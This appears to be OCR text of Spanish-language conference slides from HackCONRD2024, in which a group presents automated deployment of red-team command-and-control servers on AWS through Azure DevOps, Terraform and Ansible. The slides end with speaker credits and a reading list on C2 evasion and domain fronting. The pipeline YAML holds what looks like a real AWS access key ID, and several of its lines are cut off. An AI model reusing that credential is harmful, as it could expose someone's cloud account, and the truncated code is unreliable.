
Azure DevOps Pipeline para desplegar los recursos

Servidor C2


```
trigger:
- main
pool:
  vmImage: ubuntu-latest
steps:
- script: |
    aws configure set aws_access_key_id $(AWS_ACCE
    aws configure set aws_secret_access_key $(AWS_
    aws configure set default.region $(AWS_REGION)
    aws configure set region $(AWS_REGION) --profi
    aws configure set profile.$(AWS_PROFILE).regio
    aws configure list ;
  displayName: "AWS CLI setup"
- task: TerraformInstaller@0
  inputs:
    terraformVersion: latest
- task: TerraformTaskV3@3
  inputs:
    provider: 'aws'
    command: 'validate'
- task: TerraformTaskV3@3
  inputs:
    provider: 'aws'
    command: 'init'
    backendServiceAWS: 'terraform_aws_cli'
    backendAWSBucketName: 's3-terraform-state-moss
    backendAWSKey: 'AKIAQQJHQ3Z4SN2YPYVN'
    environmentServiceNameAWS: 'terraform_aws_cli'
- task: TerraformTaskV3@3
  inputs:
    provider: 'aws'
    command: 'destroy'
    backendServiceAWS: 'terraform_aws_cli'
    backendAWSBucketName: 's3-terraform-state-moss
    backendAWSKey: 'AKIAQQJHQ3Z4SN2YPYVN'
    environmentServiceNameAWS: 'terraform_aws_cli'
```

Azure DevOps Pipeline para decomisionar/destruir los recursos


Ci/CD Pipelines = + MADUREZ EN LA AUTOMATIZACION




Proceso de despliegue + configuracion completo en ~17 minutos




Ansible configurado en el agente de AzureDevOps




Terraform configurado en el agente de AzureDevOps



Validacion sintactica del codigo Terraform



Vista previa de los recursos a desplegar



IP Publica del servidor de C2 que desplegamos

preguntas y respuestas

dirige tus Preguntas dificiles a cualquiera de los siguientes ~~individuos~~ *Tigueres duros en esta baina*☺

- Gabriel felipe ROJAS
- carlos Garrido
- Omar Aviles
- David probinsky
- julio urena
- Daniel Lopez

https://www.linktr.ee/hackerhermanos

root@HackCONRD2024:~$ siguenos!

pr0b3r7
gustanini
evilpistachio
Hacker-Hermanos

@hacker_hermanos

pr0b3r7
gustanini
evilpistachio

HACKER HERMANOS

Connect with us on LinkedIn

/in/PimentelRobert1
/in/Rafa-Pimentel
/in/Caitlin-Farley

Suscribete a **@HackerHermanos** en **YouTube**
Like y **comparte** nuestros videos!

Quieres aprender mas?

- Red Team Guide Definitions (Joe Vest)
- Stages of Malware Infection (trellix/FireEye)
- DEF CON 24 - Malware Command and Control Channels - A journey into darkness (Youtube/Slides, Brad WoordberGroup)
- DEFCON 18: Resilient Botnet Command and Control with Tor (Dennis Brown)
- Domain Borrowing: Catch My C2 Traffic if You Can (infocondb.org/Youtube/BlackHat Overview Page/Slides)
- DEF CON Safe Mode - Erik Hunstad - Domain Fronting is Dead, Long Live Domain Fronting Using TLS 1.3 (Youtube)
- Domain Fronting is Dead, Long Live Domain Fronting: Using TLS 1.3 to evade censors, bypass network defenses, and blend in with the noise (infocondb.org)
- Lessons Learned from C2 Development (Mythic Author, Cody Thomas)
- Attack Detection Fundamentals: Workshop #4 - C2 and Exfiltration (Youtube, Jordan LaRose and Derek Stoeckenius)
- How to Spot C2 Traffic on Your Network (Youtube)
- Detecting the Sliver C2 Framework | Threat SnapShots (Youtube)
- HTTPS Payload and C2 Redirectors (Jeff Dimmock)
- Modular Infrastructure with Terraform
- Hackers abuse Google Command and Control red team tool in attacks
- Red Team Infrastructure WIKI (Jeff Dimmock)
- Simple DNS Redirectors for Cobalt Strike (Fortra documentation)
- Designing Effective Covert Red Team Attack Infrastructure (Jeff Dimmock)
- Ten process injection techniques: A technical survey of common and trending process injection techniques (Elastic Research)
- Obfuscating Command and Control (C2) servers securely with Redirectors (Packtpub)
- Beacon Object Files (Fortra documentation)